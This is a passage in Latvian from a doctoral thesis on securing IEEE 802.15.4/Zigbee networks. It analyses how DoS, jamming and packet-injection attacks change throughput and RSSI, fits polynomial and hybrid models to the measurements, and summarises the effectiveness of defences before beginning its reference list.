
5.6. att. Tīkla caurlaidspējas izmaiņu analīze: a) oriģinālie dati; b) modificētie dati ar polinomu un hibrīdmodeļiem signāla traucēšanas uzbrukuma laikā.

Kā tika minēts, tīkla caurlaidspējas izmaiņas uzbrukumu laikā nav lineāras un, runājot par pakešu injekcijas uzbrukuma veidu, bieži vien ir haotiskas. Eksperimentālo datu analīze (skat. 5.3. – 5.6. attēlus) ļauj novērtēt dažādu uzbrukumu ietekmi uz tīkla caurlaidspēju, kā arī noteikt, kāds modelis vislabāk raksturo reālās tīkla izmaiņas. Dati, kas iegūti no tīkla uzraudzības aktivitātes, bieži vien ietver trokšņus – īstermiņa svārstības, kas var radīt sakaru traucējumus un datu zudumu. Kā redzams 5.3. – 5.4. attēlos, tīkla caurlaidspējas izmaiņu sākotnējie dati (zilā krāsā) ietver daudz haotisku svārstību, kas neļauj precīzi noteikt uzbrukuma ietekmi.


Polinomu un hibrīdmodeļu izmantošana ļauj izfiltrēt šīs nejaušās variācijas un noteikt stabilākas izmaiņu tendences. Piemēram, *DoS* uzbrukuma gadījumā sākotnējie dati rāda īstermiņa pīķus un haotiskas izmaiņas, kas var tikt nepareizi interpretētas. Tomēr hibrīdmodelis (sarkanā līnija) skaidri parāda, ko kopējā caurlaidspēja strauji samazinās un vēlāk pretpasākuma ietekmē stabilizējas.

Tendences analīze nodrošina ne tikai vizuālu tīkla uzbrukumu ietekmes novērojumu, bet arī kvantitatīvu to ietekmes novērtējumu, izmantojot regresijas modeļu pielāgošanas kvalitātes rādītājus. Polinomu un hibrīdo modeļu atbilstības novērtējums, balstoties determinācijas koeficienta R^2 vērtībās, sniedz ieskatu par dažādu pieeju efektivitāti tīkla caurlaidspējas modelēšanā dažādu uzbrukumu apstākļos.

Pakešu injekcijas caurlaidspējas analīzē 5. pakapes polinoms un hibrīdmodelis uzrāda augstāku atbilstību datiem, savukārt zemākas pakāpes polinomi sniedz mazāk precīzu aprakstu. Caurlaidspēja pēc Nakagami teorēmas saglabā līdzīgu tendenci, taču pastāv neliela pārāk lielas gluduma nodrošināšanas iespēja, kas var ietekmēt reālo datu svārstību uztveri. *DoS* uzbrukuma gadījumā zemākas pakāpes polinomu modeļi demonstrē zemas pielāgošanās spējas ar R^2 vērtībām robežās no 0,05 līdz 0,11, kas liecina par to nespēju pilnvērtīgi aprakstīt caurlaidspējas izmaiņas. Savukārt augstākas pakāpes polinoms (5. pakāpe) un hibrīdmodelis nodrošina ievērojami precīzāku datu pielāgošanu, kas atspoguļojas to augstākajās R^2 vērtībās. *Jamming* uzbrukuma laikā caurlaidspēja lielākoties saglabājas stabila, taču uzbrukuma beigās notiek straujš kritums signāla slāpēšanas dēļ, kas pilnībā bloķē sakaru kanālu. Zemākas pakāpes polinomi nespēj precīzi modelēt šo dinamiku, savukārt 5. pakāpes polinoms un hibrīdmodelis labāk pielāgojas caurlaidspējas izmaiņām, precīzāk atspoguļojot gan stabilitāti, gan straujo kritumu. Šie rezultāti parāda, ka, lai analizētu *jamming* ietekmi, nepieciešami modeļi ar augstāku pielāgošanās spēju, kas var efektīvi aprakstīt tīkla degradācijas trajektoriju [141–143].




a)




b)

5.7. att. Signāla stipruma identifikatora analīze. Oriģinālie dati: a) pakešu sūtīšanas biežums – 0,25 sekundes; b) pakešu sūtīšanas biežums – 0,5 ar sekundes ar polinomu un hibrīdmodeļiem pakešu injekcijas uzbrukuma laikā.




a)




b)

5.8. att. Signāla stipruma identifikatora analīze. Modificētie dati: a) pakešu sūtīšanas biežums – 0,25 sekundes; b) pakešu sūtīšanas biežums – 0,5 ar sekundes ar polinomu un hibrīdmodeļiem pakešu injekcijas uzbrukuma laikā.




a)




b)

5.9. att. Signāla stipruma identifikatora analīze: a) oriģinālie dati; b) modificētie dati ar polinomu un hibrīdmodeļiem *DoS* uzbrukuma laikā.



a)



b)

5.10. att. Signāla stipruma identifikatora analīze: a) oriģinālie dati; b) modificētie dati ar polinomu un hibrīdmodeļiem signāla traucēšanas uzbrukuma laikā.

5.9.–5.10. attēlas grafikos redzamas būtiskas izmaiņas *RSSI* vērtībās atkarībā no uzbrukuma veida, kas ietekmē tīkla stabilitāti un datu pārraides kvalitāti. Injekcijas uzbrukuma laikā signāla stiprums parāda raksturīgus svārstību modeļus, kas liecina par ārēju pakešu ievadīšanu tīklā. Salīdzinot reālās un modificētās *RSSI* vērtības, balstoties Nakagami modelēšanā, var secināt, ka 5. pakāpes polinoms un hibrīdmodelis nodrošina precīzāku datu interpolāciju, savukārt zemākas pakāpes modeļi neefektīvi atspoguļo faktisko signāla stipruma dinamiku. *DoS* uzbrukuma laikā *RSSI* vērtības saglabājas salīdzinoši stabilas ar nelielām svārstībām visā mērījumu periodā. Tomēr uzbrukuma sākumā un beigās vērojami pēkšņi lēcieni, kas atspoguļo tīkla traucējumus. Zemākas pakāpes polinomi (2. un 3. pakāpe) slikti pielāgojas dinamikai, savukārt 5. pakāpes polinoms un hibrīdmodelis precīzāk raksturo kopējo tendenci, nodrošinot augstāku atbilstību faktiskajiem datiem. *Jamming* uzbrukums izraisa pakāpenisku signāla līmeņa vājinājumu, kas raksturīga tīkla bloķēšanas mehānismiem. Šajā gadījumā *RSSI* vērtības samazinās līdz kritiskam līmenim, kas būtiski ierobežo sakaru iespējas. Zemākas pakāpes polinomi nespēj efektīvi modelēt šo procesu, savukārt 5. pakāpes polinoms un hibrīdmodelis nodrošina precīzāku tendences atveidi, kas apstiprina, ka sakaru signāla traucēšanas efekts pakāpeniski degradē signāla kvalitāti.

Ir vērts minēt, ka tīkla atjaunošanas procesa modelēšanai pēc uzbrukumiem tika izmantota polinoma un hibrīda aproksimācijas, jo eksperimentālie dati parādīja straujas un nelineāras izmaiņas *RSSI* un caurlaidspējas vērtībās, kad tendences aprakstīšanai nav iespējams izmantot citas variācijas, piemēram, Veibula (angļu val. *Weibull*) sadalījumu, kas tiek plaši lietots datortīkla sistēmas atjaunošanas procesā [144].

Veibula modelis labi apraksta pakāpenisku sistēmu atjaunošanas modeļus, piemēram, datortehnikas komponenšu nolietojumam un programmatūras kļūdu labošanas modelēšanai, kur atjaunošanās notiek pakāpeniski. Pēc uzbrukumiem tīkla atjaunošanās ir dinamiska, demonstrējot haotiskas izmaiņas atkarībā no pretpasākuma mehānismiem. Polinoma un hibrīdpieejas precīzāk interpolēja reālos datus, atspoguļojot straujas izmaiņas uzbrukuma laikā un stabilizāciju [142–144].

Secinājumi

Šajā nodaļā analizētas tīkla veiktspējas tendences, kas atspoguļo dažādu uzbrukumu ietekmi uz signāla stiprumu (*RSSI*) un tīkla caurlaidspēju. Tika apskatīti *DoS* uzbrukumi, *jamming* un paketes injekciju scenāriji, lai izprastu, kā šie apdraudējumi ietekmē *IoT* tīklu stabilitāti un darbības efektivitāti.

Lai kvantitatīvi novērtētu uzbrukumu ietekmi, tika izmantotas dažādas modelēšanas pieejas, tostarp kvadrātiskā, kubiskā un 5. pakāpes polinomu regresija, kā arī hibrīdmodeļi, kas apvieno polinomu un splaina funkcijas. Analīze parādīja, ka augstākas pakāpes polinomi un hibrīdmodelis precīzāk raksturo tīkla dinamiku, tomēr pastāv izaicinājums atrast līdzsvaru starp datu pielāgošanu un pārāk lielu gluduma nodrošināšanu [141].

Papildus tika izskatīti iespējamie *IoT* tīklu aizsardzības mehānismi, kas balstās noviržu detektēšanā *RSSI* un caurlaidspējas datos. Šāda pieeja var būt automatizētu uzbrukumu identificēšanas un dinamiskas aizsardzības stratēģiju pamatā, kas varētu uzlabot *IoT* tīklu drošību pret *DoS*, *jamming* un paketes injekcijas uzbrukumiem.

Nodaļas noslēgumā analizēti tīkla uzbrukumu raksturlielumi un to ietekme uz tīkla darbību, kā arī apspriesti iespējamie aizsardzības mehānismi, kas nākotnē var būt efektīvākas uzbrukumu detektēšanas un novēršanas metožu pamatā.

KOPSAVILKUMS

Promocijas darba izstrādes gaitā veikts visaptverošs pētījums par bezvadu sakaru tīklu drošību, koncentrējoties uz izveidotu hibrīdtīklu *IEEE 802.11* un *IEEE 802.15.4* standartu un ievainojamībām ar iespējamo aizsardzības mehānismu ieviešanu, kas spētu nodrošināt tīkla stabilitāti un drošību dažādu kiberdraudu apstākļos. Darba mērķis bija izstrādāt un novērtēt efektīvus aizsardzības risinājumus pret uzbrukumiem *IEEE 802.15.4* bezvadu tīklā, tostarp *DoS*, signāla traucēšanas un pakešu injekcijām, kā arī izvērtēt tīkla caurlaidspēju, signāla stipruma identifikatora un tīkla atjaunošanas spējas pēc uzbrukumiem.

Pirmajā nodaļā analizēti *IEEE 802.11* un *IEEE 802.15.4* standarti, īpaši uzsverot to lietojumu *IoT* tīklos. *IEEE 802.15.4* standarts, kas tiek plaši lietots *Zigbee* tīklos, izstrādāts zemas caurlaidspējas komunikācijām un mazas joslas platuma sakariem, padarot to par populāru izvēli *IoT* ierīcēm. Energoefektīvā arhitektūra ļauj nodrošināt ilgu ierīču darbības laiku, taču šim ieguvumam ir arī otra puse – zemas drošības iespējas un lielāka ievainojamība pret uzbrukumiem, piemēram, *DoS* un traucēšanas uzbrukumiem. Nodaļā apskatītas arī *IEEE 802.11* standarta drošības ievainojamības, piemēram, *WPA2* un *WPA3* šifrēšanas uzbrukumi, kas vēl aizvien rada būtiskus draudus *Wi-Fi* tīkliem. Galvenie secinājumi – *IEEE 802.15.4* tīkli ir īpaši jutīgi pret dažāda uzbrukuma veidiem ierobežotā resursu patēriņa un 2,4 GHz diapazona frekvenču joslas izmantošanas dēļ, savukārt *IEEE 802.11* standarti, lai arī nodrošina augstāku datu pārraides ātrumu, nav pasargāti no drošības ievainojamībām.

Otrajā nodaļā padziļināti analizēti dažādi tīkla uzbrukumu veidi un to ietekme uz *IEEE 802.11* un *IEEE 802.15.4* tīklu veiktspēju. Nodaļā apskatīti galvenie uzbrukumu veidi, kas ietekmē bezvadu tīklu darbību, tostarp *DoS* uzbrukumi un pakešu injekcijas, kā arī analizēts, kā šie uzbrukumi ietekmē tīkla caurlaidspēju un kopējo tīkla stabilitāti. Nodaļā apskatīti arī aizsardzības mehānismi, kas spēj lietot *IEEE 802.11* un *IEEE 802.15.4* tīklus, lai spētu aizsargāt tīklu no dažādiem uzbrukumiem. Secinājumos definēts, kādi uzbrukuma veidi tiks lietoti eksperimentālajā tīklā un to pamatdarbības un ietekme.

Trešajā nodaļa detalizēti aprakstīta izstrādātā eksperimentālā vide un izmantotās tehnoloģijas, kas tika lietotas tīkla signāla stipruma identifikatora (*RSSI*), tīkla caurlaidspējas un drošības analīzei. Eksperimentos tika izmantotas vairākas ierīces, tostarp *RZUSBstick* uzbrukuma veikšanas ierīce un *CC2531* pakešu uzrauga modulis *IEEE 802.15.4* tīklā, kā arī *HackRF One* universālais *SDR* rīks pretpasākuma realizācijai. Nodaļā īpaša uzmanība pievērsta tīkla caurlaidspējas aprēķināšanai, izmantojot empīrisku modeli, kas balstīts Šenona teorēmā. Šī pieeja ļāva novērtēt maksimālo teorētisko caurlaidspēju, ņemot vērā ideālus

apstākļus pakešu pārraidei. Aprēķini parādīja, ka teorētiskā caurlaidspēja sasniedz līdz 250 kbit/s, taču, ņemot vērā reālos ierobežojumus, praktiski sasniegtā caurlaidspēja bija aptuveni 120 kbit/s. Eksperimentu laikā tika izmantots arī Nakagami sadalījums, lai modelētu signāla kvalitātes izmaiņas tīklā dažādos slodzes apstākļos. Fiksētie parametri (m = 0,8, ω = 0,3) nodrošināja precīzu signāla stipruma analīzi un tā ietekmi uz caurlaidspēju, ļaujot labāk izprast tīkla uzvedību traucējumu apstākļos. Eksperimentālie rezultāti parādīja, ka *DoS* uzbrukumi ievērojami pazemina tīkla caurlaidspēju, radot pārslogojumu un padarot tīklu nepieejamu legālām aktivitātēm, un aizsardzības efektivitāte *IEEE 802.15.4* tīklā sasniedza tikai 47,75 %, atklājot reālās vides sarežģītību un ārējo spēcīgu faktoru ietekmi, kas padara spēcīgāku *DoS* uzbrukuma darbību, bet nevar apgalvot, ka uzbrukums pilnībā ietekmē tīklu. Sakaru signāla traucēšanas uzbrukums radīja signāla traucējumus, kas būtiski ietekmēja signāla kvalitāti un tīkla caurlaidspēju, samazinot to no sākotnējam vērtībām līdz 50,08 kbit/s. Aizsardzības mehānismu efektivitāte šajā gadījumā sasniedza 60,11 %, kas ir būtiski labāk nekā *DoS* uzbrukumos. Savukārt pakešu injekcijas uzbrukumi tika identificēti un bloķēti ar vislielāko precizitāti – 94,83 % reālajā vidē, izmantojot uzlabotas pakešu filtrēšanas un pakešu autentifikācijas metodes.

Ceturtajā nodaļā aprakstīta veikto eksperimentu rezultātu analīze, salīdzinot reālajā vidē *Python* simulācijas vidē iegūtos rezultātus. Analīze parādīja, ka simulācijas vidē aizsardzības mehānismi darbojas ievērojami efektīvāk nekā reālajā vidē, kur tos ietekmē ārējie traucējumi, aparatūras ierobežojumi un citi vides faktori. Tika konstatēts, ka reālajā vidē *DoS* un traucēšanas uzbrukumi ievērojami ietekmē tīkla caurlaidspēju, bet efektīvi pretpasākumi, piemēram, dinamiskā frekvenču maiņa un pakešu filtrēšana, spēj samazināt uzbrukumu ietekmi par 40–60 %. Simulācijā *DoS* uzbrukumu aizsardzības efektivitāte sasniedza 93,33 %, signāla traucēšanas uzbrukuma aizsardzības efektivitāte – 78,05 %, savukārt pakešu injekcija simulācijas vidē ir sliktāka nekā reālajā tīklā (85,14 %).

Piektajā nodaļā novērtēti *IEEE 802.15.4* papildu veiktspējas un aizsardzības pasākumi izcilai tīkla darbībai, piemēram, mikrosegmentacija, *QoS* un arī *VLAN* izmantošana *IEEE 802.11* tīklos, kas netieši pārklājas, strādājot ar *IoT* tīkliem. Nodaļā veiksmīgi izmantoti polinomu regresijas modeļi tīkla darbības atjaunošanas prognozēšanai pēc uzbrukumiem. Piemēram, pēc *DoS* uzbrukuma tīkla darbspēja tika atjaunota līdz 85 % no sākotnējās caurlaidspējas 30 sekunžu laikā, izmantojot regresijas prognozēšanu. Tas apliecināja polinomu regresijas modeļu efektivitāti tīkla atjaunošanas prognozēšanā un uzlabošanā. Polinomu regresijas prognozes palīdzēja konstatēt ātrāku dinamikas atjauninašanu tīkla darbību pēc uzbrukumiem, precīzi prognozējot atkopšanās laiku (ar 96 % precizitāti). Šie mehānismi

ievērojami uzlaboja tīkla drošību un veiktspēju, ļaujot efektīvi reaģēt uz dažādiem uzbrukuma scenārijiem.

Veiktie pētījumi skaidri parādīja, ka *IEEE 802.15.4* tīkli ir pakļauti uzbrukumiem, tomēr efektīvu aizsardzības mehānismu ieviešana spēj ievērojami uzlabot tīkla drošību un stabilitāti. Pētījuma laikā noskaidrots, ka *DoS* un signāla traucēšanas uzbrukumi ir visgrūtāk novērojami, jo tie ietekmē tīkla darbību jau fiziskā slānī, radot būtiskus traucējumus signāla pārraidē un tīkla darbspējā. Savukārt pakešu injekcijas uzbrukumi tika identificēti kā visefektīvāk bloķējami, pateicoties uzlabotām pakešu filtrēšanas mehānismiem, kas ļāva novērst nelikumīgu datu plūsmu.

Lai modelētu *RSSI* izmaiņas dažādos apstākļos, nodrošinot precīzu signāla kvalitātes analīzi un palīdzot novērtēt tīkla darbību uzbrukumu laikā, veiksmīgi tika izmantots Nakagami sadalījums. Turklāt izstrādātā simulāciju vide sniedza drošu platformu dažādu uzbrukumu scenāriju un aizsardzības mehānismu testēšanai pirms to ieviešanas reālajā vidē, kas ļāva optimizēt aizsardzības stratēģijas un novērtēt to efektivitāti.

Praktiskā nozīme šim pētījumam ir ievērojama, jo izstrādātos aizsardzības mehānismus var lietot dažādos *IoT* un *Zigbee* tīklos, uzlabojot drošību un stabilitāti. Tādi risinājumi ir piemērojami gan viedajām mājām, gan industriālajiem tīkliem, kur nepieciešama augsta drošības pakāpe, lai aizsargātu datus un nodrošinātu stabilu tīkla darbību.

Nākotnē pētījumus būtu lietderīgi turpināt, paplašinot izpēti vairākos virzienos. Viens no tiem ir mašīnmācīšanās algoritmu integrācija, lai uzlabotu uzbrukumu prognozēšanas un noteikšanas spējas, kas ļautu proaktīvi novērst potenciālos draudus, pirms tie ietekmē tīkla darbību. Būtu vērtīgi arī paplašināt eksperimentus lielāka mēroga tīklos, kuros darbojas vairāk nekā 100 *IoT* ierīces, lai novērtētu izstrādāto aizsardzības mehānismu efektivitāti lielākos un sarežģītākos tīklos. Turklāt ir svarīgi testēt aizsardzības mehānismus hibrīdtīklos, kur vienlaikus darbojas *IEEE 802.11* un *IEEE 802.15.4* standarti, jo šādi tīkli kļūst arvien izplatītāki mūsdienu *IoT* infrastruktūrā.

Salīdzinošā analīze ar tradicionālajiem tīkla drošības risinājumiem

Salīdzinot promocijas darba rezultātus ar populāriem tīkla drošības avotiem, var secināt, ka autors piedāvā jaunu pieeju *Zigbee* tīklu drošībai. Atšķirībā no literatūras avota, kurā galvenā uzmanība tiek pievērsta vispārējai tīkla drošībai, autentifikācijas, piekļuves kontrolei un kriptogrāfisko algoritmu drošībai, promocijas darba pētījums ir orientēts uz specifisku *IEEE*

802.15.4 un *IEEE 802.11* hibrīdtīklu drošības analīzi, analizējot reālus uzbrukumus un pretpasākumu veidus *Zigbee* tīklos [145–146].

Promocijas darba galvenais jaunieguvums ir eksperimentāli pārbaudīta pieeja pakešu injekcijas, *DoS* un signāla traucēšanas uzbrukumiem *Zigbee* tīklā, kas līdz šim nav detalizēti analizēti. Pētījuma laikā praktiski testētas dažādas uzbrukumu metodes un aizsardzības stratēģijas, piemēram, selektīva pakešu bloķēšana, adaptīvā traucēšana pēc pakešu galvenēm vai citiem parametriem un tīkla atjaunošanas modelēšana. Turklāt tika veikta eksperimentālā analīze, kas ietver reālas ierīces un programmatūru, kā arī matemātiskā modelēšana, kas ļauj precīzāk prognozēt tīkla darbību pēc uzbrukumiem.

PIELIKUMU SARAKSTS

1. pielikums. Promocijas darba izpildes programma uzbrukuma un pretpasākumu ierīcēm

2. pielikums. *RSSI* un caurlaidspējas mērījumu rezultāti dažādos uzbrukuma un aizsardzības scenārijos

IZMANTOTĀS LITERATŪRAS SARAKSTS

[1] Neuron Team. “KNX Protocol: The Basics and Its Possibilities with IoT”. Emqx.com. https://www.emqx.com/en/blog/knx-protocol (pieejams Nov. 10, 2023).

[2] Tariq W., Mustafa A., Rasool Z., Haseeb S.M., Mubarak Ali S., Mustafa A., Khan S., Warsi S.I., “Building Management System for IQRA University”, Asian Journal Of Engineering, Sciences & Technology, Vol. 2, Issue 2. Sept. 2012, pp. 106–109.

[3] TDT BMS. “How a battery management system (BMS) works and its role in different sectors.” https://www.tdtbms.com/ru/news/-how-a-battery-management-system-bms-works-and-its-importance-across-industries.html (pieejams Aug. 8, 2024).

[4] Malwarebytes. “Backdoor computing attacks.” Malwarebytes.com. https://www.malwarebytes.com/backdoor

[5] PIRIT. “Information Security.” Pirit.biz. https://pirit.biz/reshenija/informacionnaja-bezopasnost (pieejams Apr. 12, 2019)

[6] Jouini M., Arfa Rabai L.B., Aissa A.B., “Classification of Security Threats in Information Systems”, 5th International Conference on Ambient Systems, Networks and Technologies (ANT-2014), Jan. 2014, pp. 498–496.

[7] Stackscale. “Which are the most popular web servers?” Stackscale.com. https://www.stackscale.com/blog/top-web-servers/ (pieejams Sept. 5, 2022).

[8] SAP. “What is cybersecurity?” SAP.com. https://www.sap.com/central-asia-caucasus/products/financial-management/what-is-cybersecurity.html

[9] Security Vision. “Kiberbezpeka, kibernoturība un kiberapmācības: ko tas nozīmē?” Securityvision.com.https://www.securityvision.ru/blog/razbor-terminologii-kiberbezopasnost-kiberustoychivost-kiberucheniya-chto-eto/ (pieejams Nov. 30, 2021)

[10] 1CBit. “Kas ir kiberdrošība?” 1CBit.ru. https://www.1cbit.ru/blog/chto-takoe-kiberbezopasnost/ (pieejams Aug. 31, 2022).

[11] Habr. “Informācijas drošība: ievads un galvenie aspekti.” Habr.com. https://habr.com/ru/companies/otus/articles/549550 (pieejams Mar. 29, 2021)

[12] Al-Fuqaha, A., Guizani, M., Mohammadi, M., Aledhari, M., Ayyash, M. “Internet of Things: A General Overview between Architectures, Protocols and Applications,” IEEE Communications Surveys & Tutorials, Vol. 17, No. 4, pp. 2347–2376, Oct. 2015, DOI: 10.1109/COMST.2015.2444095.

[13] **Aleksandrovs-Moisejs, D**., Ipatovs, A., Grabs, E., Rjazanovs, D., Sinuks, I. "Arduino-based temperature sensor organization and design," 2023 Photonics & Electromagnetics Research Symposium (PIERS), Aug. 2023, DOI: 10.1109/PIERS59004.2023.10221361

[14] CVE. "CVE-2022-24706 Record Information" CVE.org. https://www.cve.org/CVERecord?id=CVE-2022-24706 (pieejams Apr. 26, 2022)

[15] DDoS-Guard. "Plāns reaģēšanai uz kiberdrošības incidentiem." DDoS-Guard.ru. https://ddos-guard.ru/blog/plan-reagirovaniya-na-incidenty-kiberbezopasnosti (pieejams Nov. 1, 2022).

[16] Segal E., "The SOC technology stack: XDR, SIEM, WAF and more." DZone.com. https://dzone.com/articles/the-soc-technology-stack-xdr-siem-waf-and-more (pieejams Jul. 27, 2021)

[17] Rogue Agent. "How to Wire Your House With Cat-5 (or 6) For Ethernet Network." Instructables.com. https://www.instructables.com/How-to-Wire-Your-House-With-Cat-5-or-6-For-Ether/

[18] Lovati S. "Wireless technologies for smart homes." ElectronicProducts.com. https://www.electronicproducts.com/wireless-technologies-for-smart-homes/ (pieejams Mar. 5, 2024).

[19] Ancāns A., "Autotransporta bezvadu sakaru tīklu veiktspējas pētīšana un tās paaugstināšana", RTU Izdevniecība, 2021., 175 lpp.

[20] Saliga S.V., "An introduction to IEEE 802.11 wireless LANs", IEEE Xplore, 2000, 10 p.

[21] Sharma, P., Singh G., "Comparison of Wi-Fi IEEE 802.11 Standards Relating to Media Access Control Protocols", International Journal of Computer Science and Information Security, 2016, 7 pages.

[22] Kurnaz C., Engiz B.K., Kose U., "Investigating the effect of number of users on signal strength level and throughput for Wi-Fi system", IEEE, 2017, 4 pages.

[23] Sendra S., Garcia M., Turro C., Lloret J., "WLAN IEEE 802.11 a/b/g/n indoor coverage and interference performance study", International Journal on Advances in Networks and Services, 2011, Vol. 4, No. 1, pp. 209–218.

[24] Song X., Wu M., Jermaine C., Ranka S., "Using support vector machines for anomalous change detection", Proceedings of the 3rd IEEE International Conference on Data Mining (ICDM 2003), 2003, pp. 626–629.

[25] Naik G., Park J.-M., Ashdown J., Lehr W., "Next Generation Wi-Fi and 5G NR-U in the 6 GHz Bands: Opportunities and Challenges", IEEE Access PP, Aug. 2020, pp. 30.

[26] Lopez-Perez D., Garcia-Rodriguez A., Galati-Giordano L., Kasslin M., Doppler K., “IEEE 802.11be Extremely High Throughput: The Next Generation of Wi-Fi Technology Beyond 802.11ax”, IEEE Communications Magazine, Vol. 59, No. 9, 2021, pp. 113–119.

[27] IEEE SA. “The Evolution of Wi-Fi Technology and Standards.” Standards.IEEE.org. https://standards.ieee.org/beyond-standards/the-evolution-of-wi-fi-technology-and-standards/ (pieejams May. 16, 2023).

[28] Banerjee, S., Sharan, A. “WiFi-LSTMs: A deep learning approach for WiFi based human activity recognition”, IEEE Access, 2021, Vol. 9.

[29] GeeksforGeeks. “IEEE 802.11 MAC Frame.” GeeksforGeeks.com. https://www.geeksforgeeks.org/ieee-802-11-mac-frame/ (pieejams Feb. 23, 2025).

